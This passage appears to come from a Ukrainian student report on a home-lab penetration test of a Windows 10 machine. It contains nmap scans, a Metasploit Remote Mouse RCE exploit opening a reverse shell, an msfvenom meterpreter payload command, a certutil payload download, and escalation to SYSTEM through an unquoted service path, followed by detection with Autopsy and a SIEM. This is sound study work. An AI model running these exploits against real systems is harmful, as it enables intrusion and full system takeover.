OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS: )ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q= )T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=A%RD=0%Q= )T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q= )T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q= )T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q= )T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+ %F=AR%O=%RD=0%Q= )T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q= )T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+ %F=AR%O=%RD=0%Q= )U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.100.150
Host is up (0.00045s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http           Apache httpd
443/tcp    open  ssl/http       Apache httpd
514/tcp    open  shell?
3128/tcp   open  http-proxy     Squid http proxy 3.5.23
3306/tcp   open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.93%I=7%D=12/8%T=67561AFB%P=x86_64-pc-linux-gnu%r(NU
SF:11 45 "3")0%0x01\xff0x04Host:192.168.100.150

```

Рисунок 3.5 - Сканування мережі

Після сканування мережі вибираємо підходящу ціль і проводимо інтенсивніше сканування

```

(kali@kali)-[~]
$ sudo nmap -sV -O -p- 192.168.100.102
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-08 17:11 EST
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.33% done; ETC: 17:13 (0:00:21 remaining)
Stats: 0:02:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.67% done; ETC: 17:14 (0:00:17 remaining)
Stats: 0:03:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.67% done; ETC: 17:15 (0:00:21 remaining)
Nmap scan report for 192.168.100.102
Host is up (0.00038s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1978/tcp   open  unisql?
1979/tcp   open  unisql-java?
1980/tcp   open  pearldoc-xact?
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
49664/tcp  open  msrpc           Microsoft Windows RPC
49665/tcp  open  msrpc           Microsoft Windows RPC
49666/tcp  open  msrpc           Microsoft Windows RPC
49667/tcp  open  msrpc           Microsoft Windows RPC
49668/tcp  open  msrpc           Microsoft Windows RPC
49669/tcp  open  msrpc           Microsoft Windows RPC
49670/tcp  open  msrpc           Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1978-TCP:V=7.93%I=7%D=12/8%Time=675619D6%P=x86_64-pc-linux-gnu%r(NU
SF:LL,15,"SIN\x2015win\x20nop\x20nop\x20411")%r(GenericLines,15,"SIN\x2015
SF:win\x20nop\x20nop\x20411")%r(GetRequest,15,"SIN\x2015win\x20nop\x20nop\
SF:x20411")%r(HTTPOptions,15,"SIN\x2015win\x20nop\x20nop\x20411")%r(RTSPRe
SF:quest,15,"SIN\x2015win\x20nop\x20nop\x20411")%r(DNSVersionBindReqTCP,15
SF:,"SIN\x2015win\x20nop\x20nop\x20411")%r(Help,15,"SIN\x2015win\x20nop\x2
SF:0nop\x20411")%r(SSLSessionReq,15,"SIN\x2015win\x20nop\x20nop\x20411")%r
SF:(TLSSessionReq,15,"SIN\x2015win\x20nop\x20nop\x20411")%r(FourOhFourRequ
SF:est,15,"SIN\x2015win\x20nop\x20nop\x20411")%r(LPDString,15,"SIN\x2015wi
SF:n\x20nop\x20nop\x20411")%r(LDAPSearchReq,15,"SIN\x2015win\x20nop\x20nop

```

Рисунок 3.6 - Вибір вектору атаки

Згідно баз даних вразливостей, порт 1978 може бути цікавий, після фільтру експлойтів через порти обираємо експлуатації які можуть підійти.

3.3 Атака Remote Mouse RCE

Remote Mouse RCE (Remote Code Execution) — це атака, яка використовує вразливості у програмному забезпеченні Remote Mouse, призначеному для дистанційного керування комп'ютером через мобільні пристрої. Ця вразливість дозволяє зловмисникам виконувати довільний код

на пристрої жертви, що може призвести до повного компрометування системи.

Remote Mouse складається з двох компонентів: клієнтського додатка на смартфоні чи планшеті та серверного додатка, встановленого на комп'ютері. Взаємодія між ними відбувається через локальну мережу. Проблема виникає через недоліки в механізмах аутентифікації серверного компонента та обробці вхідних запитів. Зловмисник, який перебуває в тій самій мережі, може відправити спеціально сформовані запити серверу Remote Mouse. Сервер часто не перевіряє джерело запиту та не забезпечує захист від несанкціонованих команд.

Процес атаки розпочинається зі сканування локальної мережі. Використовуючи інструменти на зразок Nmap, зловмисник знаходить пристрої з увімкненим сервером Remote Mouse. Далі через уразливість у механізмі обробки запитів зловмисник надсилає шкідливі команди, які виконуються сервером. Це відкриває можливість для отримання повного контролю над комп'ютером жертви, встановлення шкідливого програмного забезпечення, викрадення конфіденційних даних або навіть використання пристрою як частини ботнету.

Прикладом реальних випадків експлуатації є дослідження, проведені компаніями з кібербезпеки, які демонстрували, як вразливості Remote Mouse можуть використовуватись для атаки. Деякі з цих вразливостей отримали CVE-ідентифікатори, що підкреслює їхню серйозність.

Для захисту від таких атак важливо регулярно оновлювати програмне забезпечення Remote Mouse, оскільки розробники випускають патчі для усунення подібних вразливостей. Корисно також обмежувати доступ до серверу через налаштування брандмауера або використання VPN. Щоб мінімізувати ризик, слід вимикати Remote Mouse, коли він не використовується, а також моніторити мережеву активність, щоб вчасно виявляти підозрілі підключення.

Ця атака є наочним прикладом важливості впровадження базових заходів безпеки під час розробки програмного забезпечення. Вразливість у таких популярних додатках, як Remote Mouse, демонструє, як недостатня увага до аутентифікації та валідації запитів може створити значний ризик для кінцевих користувачів.

Приклад налаштування корисного навантаження та успіху експлуатації показано на рис. 3.7 – 3.8.

```
msf6 exploit(windows/misc/remote_mouse_rce) > set LHOST 192.168.100.101
LHOST => 192.168.100.101
msf6 exploit(windows/misc/remote_mouse_rce) > show options

Module options (exploit/windows/misc/remote_mouse_rce):
```

Name	Current Setting	Required	Description
PATH	c:\Windows\Temp\	yes	Where to stage payload for pull method
RHOSTS	192.168.100.102	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1978	yes	Port Remote Mouse runs on (TCP)
SLEEP	1	yes	How long to sleep between commands
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (windows/shell/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.100.101 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   default

View the full module info with the info, or info -d command.
msf6 exploit(windows/misc/remote_mouse_rce) >

```

Рисунок 3.7 - Налаштування корисного навантаження

```

kali@kali: ~
File Actions Edit View Help
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.100.101 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

  Id  Name
  --  --
  0    default

View the full module info with the info, or info -d command.

msf6 exploit(windows/misc/remote_mouse_rce) > run 192.168.100.101

[*] Started reverse TCP handler on 192.168.100.101:4444
[*] 192.168.100.102:1978 - Running automatic check ("set AutoCheck false" to disable)
[+] 192.168.100.102:1978 - The target appears to be vulnerable. Received handshake with version: 411
[*] 192.168.100.102:1978 - Connecting
[*] 192.168.100.102:1978 - Sending Windows key
[*] 192.168.100.102:1978 - Opening command prompt
[*] 192.168.100.102:1978 - Sending stager
[*] 192.168.100.102:1978 - Using URL: http://192.168.100.101:8080/
[+] 192.168.100.102:1978 - Payload request received, sending 73802 bytes of payload for staging
[+] 192.168.100.102:1978 - Payload request received, sending 73802 bytes of payload for staging
[*] 192.168.100.102:1978 - Executing payload
[*] Sending stage (240 bytes) to 192.168.100.102
[*] Command shell session 1 opened (192.168.100.101:4444 → 192.168.100.102:49680) at 2024-12-08 20:15:26 -0500
[*] 192.168.100.102:1978 - Server stopped.
[!] 192.168.100.102:1978 - This exploit may require manual cleanup of 'c:\Windows\Temp\DyPoMrw2XCd.exe' on the target

Shell Banner:
Microsoft Windows [Version 10.0.19045.5131]

C:\Users\danil>

```

Рисунок 3.8 - Успіх експлуатації

Хоч результат експлуатації був успішним є одна проблема, ця експлуатація не дає нам доступу до привілеїв адміна чи системи тож поки що ризик системі не найвищий.

3.4 Вразливість Createprocess

Вразливість, пов'язана з функцією CreateProcess, стосується недоліків у її використанні, що можуть призвести до серйозних наслідків, зокрема виконання довільного коду, підвищення привілеїв чи компрометації системи.

CreateProcess є однією з основних функцій у Windows API, яка використовується для створення нових процесів. Однак неправильна її реалізація або використання може залишити систему вразливою до атак.

Основна проблема пов'язана з тим, що CreateProcess може бути експлуатована через неправильне формування командного рядка або шляхів до виконуваних файлів. Це зазвичай трапляється, коли розробники не враховують необхідність оточення шляху лапками (наприклад, якщо шлях містить пробіли) або недостатньо ретельно перевіряють дані, які вводяться. У таких випадках зломисник може підмінити виконуваний файл на шкідливий, що призведе до виконання несанкціонованого коду.

Наприклад, якщо шлях до виконуваного файлу у програмі не оброблено коректно, система може намагатися виконати перший знайдений файл з іменем, що відповідає частині шляху. Зломисник може скористатися цим, розмістивши файл із шкідливим кодом у певному місці файлової системи, де його буде знайдено першим.

Ще одна поширена проблема — невірне використання додаткових параметрів функції. Зокрема, параметри lpEnvironment або lpCurrentDirectory можуть використовуватися для створення спеціального середовища виконання процесу. Якщо ці параметри неправильно конфігурувати, це може дати зломисникам можливість змінювати контекст виконання, маніпулюючи змінними середовища або перенаправляючи виконання процесу.

Використовуючи доступ до консолі звичайного користувача ми можемо зробити пошук на цю вразливість.

Приклад пошуку вразливості Createprocess, генерації корисного навантаження та завантаження корисного навантаження на ціль показано на рис. 3.9 – 3.11.

```
C:\Users\Danil 23253>wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v ""
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v ""
RemoteMouseService
C:\Program Files (x86)\Remote Mouse\RemoteMouseService.exe
Auto
Vulnerable Service
C:\Program Files (x86)\Program Folder\A Subfolder\A.exe
Auto
C:\Users\Danil 23253>
```

Рисунок 3.9 - Пошук вразливості Createprocess

Завдяки цій вразливості є можливість підкинути до цього шляху корисне навантаження яке буде шляхом неперервного доступу до системи з правами системи.

```
msf6 exploit(windows/misc/remote_mouse_rce) > msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.100.101 LPORT=8989 -f exe -o A.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.100.101 LPORT=8989 -f exe -o A.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: A.exe
```

Рисунок 3.10 Генерація корисного навантаження

```

Active sessions  All possible dirs
=====
Id  Name  Type  Information  Connection
--  --  --  --  --
1  meterpreter x86/windows WINDOWS10TARGET\Danil 23253 @ WINDO 192.168.100.101:4444 → 192.168.100.102:56214 (192.168.100.102)

msf6 exploit(windows/misc/remote_mouse_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd 'C:\Program Files (x86)\Program Folder\A Subfolder'
meterpreter > upload -f A.exe
[*] Uploading : /home/kali/A.exe → A.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/A.exe → A.exe
[*] Completed : /home/kali/A.exe → A.exe
meterpreter >

```

Рисунок 3.11 Завантаження корисного навантаження на ціль

На жаль ми не маємо прав відкрити цей сервіс, але через вразливість в правах папки, він відкриється після рестарту системи, який ми можемо зробити і самі за допомогою сеансу метерпретера який в нас все ще активний, командою shutdown /r /t 0.

Зараз цільова машина перезавантажується. Незабаром корисне навантаження працюватиме як СИСТЕМА. Треба запустити хендлер щоб корисне навантаження відправило нам запит для створення сесії.

На рис. 3.12 показано успішне використання експлуатації Createprocess

```

t [*] 192.168.100.102 - Meterpreter session 1 closed. Reason: Died
r msf6 exploit(windows/misc/remote_mouse_rce) > use exploit/multi/handler
w [*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.101
lhost => 192.168.100.101
msf6 exploit(multi/handler) > set lport 8989
lport => 8989
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.101:8989
[*] Sending stage (175686 bytes) to 192.168.100.102
[*] Meterpreter session 2 opened (192.168.100.101:8989 -> 192.168.100.102:49669) at 2023-08-10 14:30:19 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 192.168.100.102 - Meterpreter session 2 closed. Reason: Died
msf6 exploit(multi/handler) >

```

Рисунок 3.12 - Успішне використання експлуатації Createprocess

Сесія швидко померла, тому, що коли служба запускається в операційних системах Windows, вона повинна спілкуватися з диспетчером керування службами. Service Control Manager вважає, що щось йде не так, і завершує процес. Для обходу цього закриття сесії нам треба перейти до іншого процесу, перш ніж SCM припинить наше корисне навантаження.

3.4 Атака Unquoted_service_path

Вразливість Unquoted Service Path виникає через неправильне оформлення шляху до виконуваного файлу у налаштуваннях служби Windows. Ця вразливість дозволяє зловмисникам зловживати порядком

пошуку файлів у системі, щоб виконати шкідливий код із підвищеними привілеями. Проблема полягає в тому, що шлях до виконуваного файлу не оточений лапками, якщо він містить пробіли. Це відкриває можливість для атаки шляхом підміни виконуваних файлів у зазначеному шляху.

Механізм вразливості: Коли Windows запускає службу, вона інтерпретує шлях до виконуваного файлу. Якщо шлях містить пробіли та не оточений лапками, система може неправильно інтерпретувати його. Наприклад, для шляху `C:\Program Files\My App\Service.exe` без лапок Windows може послідовно шукати:

- `C:\Program.exe`
- `C:\Program Files\My.exe`
- `C:\Program Files\My App\Service.exe`

Якщо злоумисник розмістить файл `C:\Program.exe` з шкідливим кодом, система запусить цей файл замість оригінальної служби. Особливо небезпечно, якщо служба запускається з привілеями `SYSTEM`, адже тоді злоумисник отримає повний контроль над системою.

На рис. 3.13 показано успішне виконання експлуатації `Unquoted service path`.

```

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/unquoted_service_path) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
3   meterpreter x86/windows  WINDOWS10TARGET\Danil 23253 @ WINDO 192.168.100.101:4444 → 192.168.100.102:49677 (192.168.100.102)

msf6 exploit(windows/local/unquoted_service_path) > set session 3
session => 3
msf6 exploit(windows/local/unquoted_service_path) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress ?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Finding a vulnerable service...
[*] Placing C:\Program Files (x86)\Program Folder\A.exe for Vulnerable Service
[*] Attempting to write 15872 bytes to C:\Program Files (x86)\Program Folder\A.exe...
[*] Successfully wrote payload
[*] [Vulnerable Service] Restarting service
[-] [Vulnerable Service] Restarting service failed: Could not open service. OpenServiceA error: FormatMessage failed to retrieve the error.
[-] Unable to restart service. System reboot or an admin restarting the service is required. Payload left on disk!!!
[*] Waiting 303 seconds for shell to arrive
  
```

Рисунок 3.13 - Успішне виконання експлуатації `Unquoted_service_path`

Модуль успішно завантажився на сервіс з підходящою вразливістю, тобто після ще одного рестарту ми вже будемо мати сесію з привілеями СИСТЕМА.

На рис. 3.14 показано досягнення неперервної сесії з привілеями СИСТЕМА.




Рисунок 3.14 - Досягнення неперервної сесії з привілеями СИСТЕМА

3.5 Аналіз індикаторів компрометації та використання системи захисту

На стадії використання порту 1979 для отримання сеансу, можна візуально бачити відкриття консолі на період менше секунди.

На рис. 3.15 – 3.16 показано відкриття консолі під часу експлуатації Remote_Mouse_RCE та корисне навантаження.

У деяких випадках можна побачити що корисне навантаження залишається висіти, що також є підозрілим.

```

Command Prompt
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Danil 23253>certutil.exe -urlcache -f http://192.168.100.101:8080/ c:\Windows\Temp\oC3HiZFch.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\Danil 23253>

```

Рисунок 3.15 - Відкриття консолі під часу експлуатації Remote_Mouse_RCE

Name	Status	CPU	Memory	Disk	Ne
Apps (2)					
> Task Manager		0%	17.7 MB	0 MB/s	0
> Windows Explorer (2)		0%	31.6 MB	0 MB/s	0
Background processes (49)					
> Antimalware Service Executable		0%	143.4 MB	0 MB/s	0
ApacheBench command line ut...		0%	2.1 MB	0 MB/s	0
ApacheBench command line ut...		0%	1.2 MB	0 MB/s	0
Application Frame Host		0%	3.9 MB	0 MB/s	0
COM Surrogate		0%	0.8 MB	0 MB/s	0
COM Surrogate		0%	2.6 MB	0 MB/s	0
CTF Loader		0%	2.3 MB	0 MB/s	0
Host Process for Windows Tasks		0%	1.9 MB	0 MB/s	0
Microsoft Edge		0%	0.9 MB	0 MB/s	0

[Fewer details](#)
[End](#)

Рисунок 3.16 - Корисне навантаження

Використовуючи програму Autopsy можна побачити підозрілі артефакти і інші файли які можуть бути цікавими з точки зору індикаторів компрометації.

На рис. 3. 17 показано артефакти даних на машині цілі.




Рисунок 3.17 Артефакти даних на машині цілі

Програма задокументувала корисні навантаження які були використані. Корисні навантаження на першій стадії були завантажені до папки Temp і навіть після видалення і очищення корзини можна спостерігати наявність підозрілих файлів

На рис. 3.18 показано корисне навантаження в підозрілому місці.




Рисунок 3.18 - Корисне навантаження в підозрілому місці

На цьому етапі доцільно перейти до комплексної системи захисту Aleinvault USM, бо ми маємо можливість дослідити кожен крок сторони нападника.




Рисунок 3.19 - Стадія сканування нападника

Можна побачити що навіть критерії сканування котрі були використані нападником ми спіймали NIDS агентом нашого сенсора саме на рисунку 3.19 перший івент це критерій який використовувався нападником, тобто в перших скануваннях нападник намагався просканувати мережу з додатковим параметром пошуку і визначення операційної системи.

Також кожен із цих івентів ми можемо відкрити і повністю дослідити.

На рис. 3.20 показано повний вид інформації сканування нападником.

SIEM

REAL-TIME

Security Events > AlienVault NIDS: "ET SCAN NMAP OS Detection Probe"

AlienVault NIDS: "ET SCAN NMAP OS Detection Probe"

ACTIONS

DATE	2024-12-08 15:37:13 GMT+2:00	CATEGORY	Alert
ALIENVAULT SENSOR	SIEMSENSOR [192.168.100.151]	SUB-CATEGORY	IDS Alert
